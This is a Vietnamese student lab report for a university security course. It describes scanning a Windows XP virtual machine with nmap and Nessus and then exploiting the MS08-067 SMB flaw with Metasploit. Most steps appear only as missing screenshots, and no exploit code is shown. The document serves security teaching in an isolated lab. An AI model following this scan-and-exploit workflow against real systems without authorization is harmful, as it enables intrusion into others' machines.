HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN

BÁO CÁO

Bài 11: Tìm kiếm và khai thác lỗ hổng

Giảng viên hướng dẫn: Vũ Minh Mạnh

Sinh viên thực hiện: Nguyễn Quốc Vượng

Mã sinh viên: B21DCAT227

Lớp: D21CQAT03-B

Hà Nội, 2023

Môn học Thực tập cơ sở

Bài 11: Tìm kiếm và khai thác lỗ hổng

1. Mục đích

- Hiểu được các mối đe dọa và lỗ hổng.
- Hiểu được cách thức hoạt động của một số công cụ rà quét và tìm kiếm đe dọa và lỗ lổng như: nmap/zenmap, nessus, Metasploit framework.
- Biết cách sử dụng công cụ để tìm kiếm và khai thác các mối đe dọa, lỗ hổng bao gồm: nmap/zenmap, nessus, Metasploit framework.

2. Nội dung thực hành

2.1. Tìm hiểu lý thuyết

➢ Nmap

- Cách thức hoạt động:

Nmap sử dụng các IP trên các gói tin theo những cách đặc biệt khác nhau để có thể xác định các host trên một hệ thống mạng , để rồi từ đó xác định xem những services đang chạy trên hệ thống đó, hệ điều hành đang chạy, bộ lọc các gói tin cũng như tường lửa đang sử dụng là gì.

- Tính năng của nmap:

+ Phát hiện lỗ hổng bảo mật

+ Khai thác lỗ hổng bảo mật

+ phát hiện ra backdoor

+ quét mạng network

+ quét các máy chủ và các cổng trên máy chủ trên hệ thống

+ xác định hệ điều hành, service, firewall đang sử dụng

+ cung cấp thông tin về loại thiết bị, tên DNS, địa chỉ Mac

+ thực thi các đoạn script NSE hoặc Lua với các đối tượng được kiểm thử

➢ Nessus

- Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng

phi thương mại

- Nessus cho phép quét các loại lỗ hổng:

+ Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống

+ Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).

+ Mật khẩu mặc định , một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống. Nessus cũng có thể dùng

+ Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.

+ Tấn công từ chối dịch vụ bằng gói tin độc hại

+ Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS)

- Metasploit

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service.

- Tính năng của Metasploit:

+ Quét cổng để xác định các dịch vụ đang hoạt động trên server

+ Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.

+ Thử nghiệm khai thác các lỗ hổng đã được xác định

2.2. Chuẩn bị môi trường

- Phần mềm VMWare Workstation hoặc Virtual Box hoặc các phần mềm ảo hóa khác.
- Các công cụ nmap/zenmap, nessus, Metasploit framework

2.3. Các bước thực hiện


2.3.1. Chuẩn bị môi trường

- Cài đặt công cụ ảo hóa.
- Cài đặt các công cụ: nmap/zenmap, nessus, Metasploit framework.

2.3.2. Nội dung thử nghiệm


Lựa chọn máy nạn nhân là máy chứa các lỗ hổng bảo mật của các hệ điều hành windows. Máy của người tấn công là máy tính cài đặt các công cụ nmap/zenmap; nmap/zenmap; Metasploit framework.

Cài đặt máy window XP:




- Sử dụng nmap/zenmap để quét các cổng dịch vụ (ít nhất 2 cổng).


Dùng lệnh nmap - -script vuln để quét các cổng và tìm các lỗi có thể khai thác:




Cài nessus:




Chạy file đã tải:




Config nessus:




- Sử dụng nessus để quét các lỗ hổng (ít nhất 2 lỗ hổng).



Có thể xem chi tiết các lỗi:



Xem thông tin 1 lỗi cụ thể:



- Sử dụng Metasploit framework khai thác lỗ hổng (ít nhất khai thác thành công 1 lỗ hổng trên máy nạn nhân).

Khai thác lỗ hổng smb-vuln-ms08-067


smb-vuln-ms08-067:

Lỗ hổng MS08-067 là một lỗ hổng bảo mật nghiêm trọng trên các hệ thống Windows, được phát hiện vào tháng 10 năm 2008. Lỗ hổng này thuộc về giao thức SMB (Server Message Block), một giao thức được sử dụng để chia sẻ tệp và máy in trên mạng.


Cụ thể, lỗ hổng MS08-067 cho phép một tin tặc từ xa thực hiện mã máy từ xa trên một máy tính chạy Windows thông qua việc gửi một gói tin SMB đặc biệt không được xử lý đúng bởi dịch vụ Server Service trên hệ thống đó. Khi máy tính nhận được gói tin này, nó có thể bị lợi dụng để thực hiện mã máy từ xa mà không cần xác thực.

Lỗ hổng MS08-067 được xác định là một trong những lỗ hổng quan trọng nhất trong lịch sử của Windows và đã được sử dụng rộng rãi trong các cuộc tấn công mạng như worm Conficker vào năm 2008. Nó ảnh hưởng đến nhiều phiên bản của Windows, từ Windows 2000 cho đến Windows Server 2008.

